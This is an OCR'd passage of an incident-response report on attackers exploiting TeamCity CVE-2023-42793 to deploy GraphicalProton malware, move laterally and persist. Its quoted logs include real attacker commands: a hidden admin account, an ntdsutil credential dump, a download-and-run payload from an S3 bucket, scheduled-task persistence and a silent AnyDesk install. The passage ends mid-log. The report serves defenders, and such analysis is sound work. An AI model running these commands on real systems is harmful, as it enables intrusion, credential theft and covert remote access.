


```
[2023-10-[redacted]]   INFO - s.buildServer.ACTIVITIES.AUDIT - server_file_change: File
C:\ProgramData\JetBrains\TeamCity\config\internal.properties was modified by "user with id=1"
[2023-10-[redacted]]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe "/c net user oldadministrator "admin1234@" /add"
[2023-10-[redacted]]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe "/c net localgroup Administrators oldadministrator /ADD"
[2023-10-[redacted]]   INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe "/c reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f"
```

Figure 15: Extract from the TeamCity application logs showing the commands used to create a new local Windows user on the victim endpoint.

At this time, the host HOST_1_TEAMCITY was patched for CVE-2023-42793. The IR team verified the patch was successful and that there was no further exploitation of this vulnerability on this host following the installation of the patch. Unfortunately, the threat actor had already created alternative access through their GraphicalProton implant and had already begun laterally moving to other hosts within the victim network through SMB, RDP, and remote WMIC commands.

The hosts HOST_3_SVR and HOST_4_SVR were targeted using WMIC commands (T1047)[19] from the original compromised host, HOST_1_TEAMCITY. The network connections linked to this behavior were established using explicit credentials. This indicates that the main threat actor had successfully pulled credentials prior to this activity. The IR team thinks this WMIC activity was likely conducted to execute a GraphicalProton DLL through either rundll32 proxy execution like that demonstrated in the previously discussed scheduled task or through search order hijacking using one of the binary and DLL pairs pulled from the main threat actor C2 opendir web server. You can see evidence of the network connection associated with this WMIC activity from the Windows event log in Figure 16.




```
Event 4648, Microsoft Windows security auditing.

General  Details

A logon was attempted using explicit credentials.

Subject:
        Security ID:                SYSTEM
        Account Name:               HOST_1_TEAMCITYS
        Account Domain:             [redacted]
        Logon ID:                   0x3E7
        Logon GUID:                 {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:               [redacted]
        Account Domain:             [redacted]
        Logon GUID:                 {466[redacted]6f}

Target Server:
        Target Server Name:         HOST_4_SVR
        Additional Information:     RestrictedKrbHost/[redacted]

Process Information:
        Process ID:                 0x1964
        Process Name:               C:\Windows\System32\wbem\WMIC.exe

Network Information:
        Network Address: 10.[redacted]
        Port:                       49955

This event is generated when a process attempts to log on an account by explicitly specifying that account's credentials.

Log Name:          Security
Source:            Microsoft Windows security    Logged:          10/[redacted]/2023 [redacted]
Event ID:          4648                          Task Category:   Logon
Level:             Information                   Keywords:        Audit Success
User:              N/A                           Computer:        HOST_1_TEAMCITY [redacted]
OpCode:            Info
More Information:  Event Log Online Help
```

Figure 16: Windows log screenshot showing WMIC.exe execution remotely from HOST_1_TEAMCITY to HOST_4_SVR

On the HOST_2_SVR, the main threat actor employed a different lateral movement technique by establishing an RDP connection from the HOST_1_TEAMCITY. This connection was used to create multiple suspicious files in the 'C:\Windows\SchCache' directory on HOST_2_SVR. Two DLL files ('oleacc.dll' and 'oleac.dll') and one executable file ('FlashUtil_ActiveX.exe') were created in this directory. When the IR team ran a Yara scan against these files, the DLL file oleac.dll matched the Yara rule for GraphicalProton. The remaining files, oleacc.dll and FlashUtil_ActiveX.exe, were determined to be non-malicious Microsoft-signed files.

The main threat actor then created persistence for this file through a scheduled task. This time, the task was named 'WindowsActiveX' and was created to execute the 'C:\Windows\SchCache\FlashUtil_ActiveX.exe' file when Windows starts. This shows the use of another legitimate executable to perform search order hijacking to load a malicious GraphicalProton DLL. The command used to create this scheduled task can be observed in the FortiEDR Threat Hunting event, shown in Figure 17.




| | |
|---|---|
| Path | C:\Windows\System32\schtasks.exe |
| Executing user | [redacted] |
| Product | Microsoft® Windows® Operating System, v6.3.9600.18001 |
| SHA1 | 9F5BC1D3895600E0A2408FF9DEAD2CDB648AF0E2 |
| Command line | /create /SC ONSTART /tn "\Microsoft\Windows\WindowsActiveX" /tr "C:\Windows\SchCache\FlashUtil_ActiveX.exe" /RU "SYSTEM" |

Figure 17: FortiEDR Threat Hunting event showing the creation of a scheduled task for FlashUtil_ActiveX.exe

In another credential dumping attempt, the main threat actor tried to dump active directory credentials using the Windows utility ‘ntdsutil.exe’ on the host HOST_2_SVR. They tried to dump credentials using the following command:

ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\tempp' q q

This command aims to dump the ntds.dit file, the SYSTEM registry hive, and the SECURITY registry hives in the given path (in this case, ‘C:\tempp’). Threat actors can often dump password hashes from these files offline using tools like mimikatz.[20] FortiEDR blocked this activity, and the associated security event can be observed in Figure 18.



| DEVICE | OS | PROCESS | CLASSIFICATION | DESTINATION | RECEIVED | LAST SEEN |
|---|---|---|---|---|---|---|
| [redacted] | Windows Server 2012 ... | powershell.exe | Malicious | File Service Access | [redacted]-Oct-2023, [redacted] | [redacted]-Oct-2023, [redacted] |

RAW ID: 114949638 Process Type: 64 bit Certificate: Signed Process Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Users: 2 Count: 1

PARENT PROCESS CREATION


Process ID: 5924
Source Process: ...2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Target: \Device\HarddiskVolume2\Windows\System32\ntdsutil.exe
Company: Microsoft Corporation
Description:
Version:
Product:
Comments:
Command Line: "ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\tempp' q q"
Process Hash (SHA-1): 9F1E24917EF96BBB339F4E2A226ACAFD1009F47B
Process Owner: [redacted]

| □ EXECUTABLE FILE NAME | WRITABLE | CERTIFICATE | REPETITIONS | BASE ADDRESS | END ADDRESS | HASH |
|---|---|---|---|---|---|---|
| □ Main -\Device\HarddiskVolume2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | No | Signed | | | | 9F1E24917EF96BBB339F4E2A226ACAFD1009F47B |

Figure 18: Execution of ntdsutil.exe to dump ntds.dit file was blocked by FortiEDR.

In addition to this scheduled task, the IR team found another GraphicalProton DLL in the ‘C:\Program Files\Windows Defender’ directory. This directory contained an executable PE file, ‘MpCmdRun.exe,’ and DLL files, ‘MpCmdHelp.dll’ and ‘MpClient.dll.’ One of the files (MpCmdHelp.dll) matched against the Yara rule for malware GraphicalProton, and the second DLL file, MpClient.dll, is a legitimate library used by ‘MpCmdRun.exe.’ Like the ‘FlashUtil_ActiveX.exe’ example discussed earlier in this report, the ‘MpCmdRun.exe’ is a legitimate binary vulnerable to search order hijacking. The ‘MpCmdRun.exe’ binary is an official command-line tool used to perform various operations related to Microsoft Defender Antivirus. The default path of this binary is ‘C:\Program Files\Windows Defender.’

At this investigation stage, the team performed large-scale Yara scanning to identify additional potentially compromised hosts. This scanning identified DLL files matching the GraphicalProton signature written to disk on the hosts HOST_6_SQL and HOST_7_SVR. On both hosts, a task named ‘WindowsDefenderService’ that executed the GraphicalProton DLLs was created, matching the tradecraft of the previously discussed scheduled tasks. One of the scheduled task files associated with these tasks can be seen in Figure 19.




```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2023-10-[redacted]</Date>
    <Author>[redacted]</Author>
    <URI>\Microsoft\Windows\WindowsDefenderService</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      [illegible]


  <Actions Context="Author">
    <Exec>
      <Command>"C:\Windows\system32\rundll32.exe"</Command>
      <Arguments>"C:\Windows\system32\UnregisterAncestorAppendAuto.dll",UnregisterAncestorAppendAuto</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>[redacted]</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

Figure 19: Schedule task file for proxy execution of the malicious GraphicalProton DLL file identified on HOST_6_SQL.

The IR team also found a network login to HOST_5_SVR from the primary infected HOST_1_TEAMCITY host.

Shortly after this login event, an instance of rundll32 used for proxy execution of another GraphicalProton sample was started. However, the process crashed. This resulted in a memory dump of the rundll32.exe process. The IR team performed strings analysis of the memory dump and found URLs of graph.microsoft[.]com and 1drv[.]ms, which are legitimate domains related to Microsoft OneDrive operations. The IR team also found an email address (quentparoty[@]outlook.com) in the memory dump, although this indicator has not been linked to any known IOCs. However, it has been included for completeness. Significant strings extracted from the memory dump can be seen in Figure 20.



```
Date: Fri, [redacted] Oct 2023 [redacted] GMT
{"@odata.context":"https://graph.microsoft.com/v1.0/$metadata#users('quentparoty%40outlook.com')/dr
ive/root/$entity","createdDateTime":"2023-10-[redacted]","cTag":"adD[redacted]
[redacted]","description":"io","eTag":"a[redacted]",
"id":"A[redacted]","lastModifiedDateTime":"2023-10-[redacted]","name":"comprehen
sive","size":17214,"webUrl":"https://1drv.ms/f/s[redacted]","createdBy":{"application":{"d":{"[redacted]
[redacted]
==
Content-Type: text/plain
User-Agent: Mozilla/5.0 ([redacted]
Host: graph.microsoft.com
```

Figure 20: Strings from memory analysis of crash dump showing email address and URL of OneDrive.

Similar network indicators were identified when we executed the AclNumsInvertHost.dll file using rundll32.exe in a virtual analysis environment. The IR team also observed connections to api.dropboxapi[.]com from the rundll32.exe in the Threat Hunting data of the victim environment. The GraphicalProton report[21] from Insikt Group from Recorded Future showed that researchers had previously observed GraphicalProton samples employ Microsoft OneDrive and Dropbox as part of their C2.

The malicious DLL samples were shared with analysts from the FortiGuard Forensics Team for further malware analysis. They confirmed that the behavior of the multiple malicious DLL matches GraphicalProton malware behavior. The malicious DLL was communicating with Microsoft OneDrive, and the following information was obtained in JSON format from this communication.

| Key | Value |
|---|---|
| @odata.context | https://graph[.]microsoft[.]com/v1.0/$metadata#users('quentparoty%40outlook[.]com')/drive/root/$en |
| name | blatant |
| webUrl | https://1drv[.]ms/f/s!AGVbcHFCdi2qmmw |

| | |
|---|---|
| displayName | quent-application |
| driveId | aa2d764271705b65 |
| driveType | personal |
| id | AA2D764271705B65!106 |
| folder name | quent-application |
| path | /drive/root:/Apps/quent-application |

| Key | Value |
|---|---|
| @odata.context | https://graph[.]microsoft[.]com/v1.0/$metadata#users('girmisdrong%40outlook.com')/drive/root/$entit |
| name | excerpt2002VI |
| webUrl | https://1drv[.]ms/f/s!AALb1YPGQLqThmw |
| displayName | GrimiApplication |
| driveId | 93ba40c683d5db02 |
| driveType | personal |
| id | 93BA40C683D5DB02!103 |
| folder name | GrimiApplication |
| path | /drive/root:/Apps/GrimiApplication |

The analyst team also observed numerous anti-debugging techniques in malicious DLL files, such as a call to NtQueryObject to look for the “DebugObject” variable. It also has strings such as “Ollydbg,” probably to check if the Ollydbg.exe process is running. If the process is found running, the malware may then terminate itself.


Given our understanding of the main threat actor’s operations, we determined that persistence was still possible. The IR team provided recommendations on removing existing adversary accesses and persistence. A high-level view of the containment and eradication actions recommended are provided below:

1. Blocking the IP addresses used by threat actors
2. Removing TeamCity software accounts created by threat actors
3. Removing Windows accounts created by threat actors
4. Removing backdoors created by threat actors
5. Removing malicious files dropped by threat actors

After implementing these containment and remediation actions by the victim security team, no further malicious activity has been observed.

## Other Threat Actor Activity


In addition to the main threat actor, there were other threat actors who exploited the TeamCity vulnerability. One of these threat actors used their RCE access through the exploit to create a new TeamCity user via the TeamCity API. They then added the ‘System administrator’ role to this newly created user account. No evidence was found to indicate that this newly created account was ever used once it was created. Logs related to this activity were recorded in the teamcity-server.log and can be seen in Figure 21.



```
[2023-09-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=[redacted]
[2023-09-[redacted]]    INFO - s.buildServer.ACTIVITIES.AUDIT - user_create: User "user with id=[redacted]" was created by "user
with id=[redacted]"
[2023-09-[redacted]]    INFO - s.buildServer.ACTIVITIES.AUDIT - user_add_role: User role ""System administrator"
{id=SYSTEM_ADMIN}" was added to "user with id=[redacted]" in "global" scope by "user with id=1"
```

Figure 21: TeamCity log showing the creation of a new user and assigning an admin role to the user.


Another threat actor separately attempted to download and execute an executable from an Amazon S3 bucket. Using an Amazon S3 Bucket instead of a separate C2 for file downloads differs from the actions of the main threat actor. This is significant, as many organizations include Amazon Services URLs in their allowlist. The threat actor used the ‘DownloadFile’ method of the PowerShell ‘WebClient’ class to download the Amazon-hosted payload. The file was saved as ‘1.exe’ in the path ‘C:\Windows\Temp\1.exe’. After downloading this file, the threat actor attempted to execute it using the command ‘cmd.exe /c C:\Windows\Temp\1.exe’. Windows Defender logs indicate this file was detected as Trojan:Script/Phonzy.B!ml malware by Windows Defender shortly after download and was deleted before it could be executed. Associated log events within the teamcity-server.log linked to this download activity are shown in Figure 22.



```
[2023-09-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe /c "echo 167043640 > C:/Windows/Temp/0"
[2023-09-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: powershell.exe "(New-Object
System.Net.WebClient).DownloadFile('http://b[redacted]w.s3.amazonaws.com/ujwphtigdcokr','C:/Windows/Temp/1.exe')"
[2023-09-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe /C C:/Windows/Temp/1.exe
[2023-09-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe /c whoami
```

Figure 22: TeamCity log showing download and execution of 1.exe by the threat actor.


Another threat actor used their TeamCity exploit to download and execute the installer for legitimate remote access software AnyDesk on the HOST_1_TEAMCITY. The AnyDesk software was installed with the '--start-with-win' parameter, making it auto-start on boot. The '--silent' parameter was also used, which prevents the AnyDesk application from showing any messages or errors during execution. The threat actor then set a password to AnyDesk and executed it with the '--get-id' parameter to retrieve the AnyDesk-ID. This ID is used to connect to an instance of AnyDesk. This software is an implementation of a command-and-control technique (T1219[22]) and also supports persistence as the threat actor can use the AnyDesk-ID to connect to a running instance of the software. Log events associated with these activities in the teamcity-server.log snippet are shown in Figure 23.



```
[2023-10-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe "/c curl -LO https://download.anydesk.com/AnyDesk.exe -o c:\TeamCity\bin\AnyDesk.exe"
[2023-10-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe "/c c:\TeamCity\bin\AnyDesk.exe --install c:\TeamCity\bin\AnyDesk --start-with-win --silent"
[2023-10-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
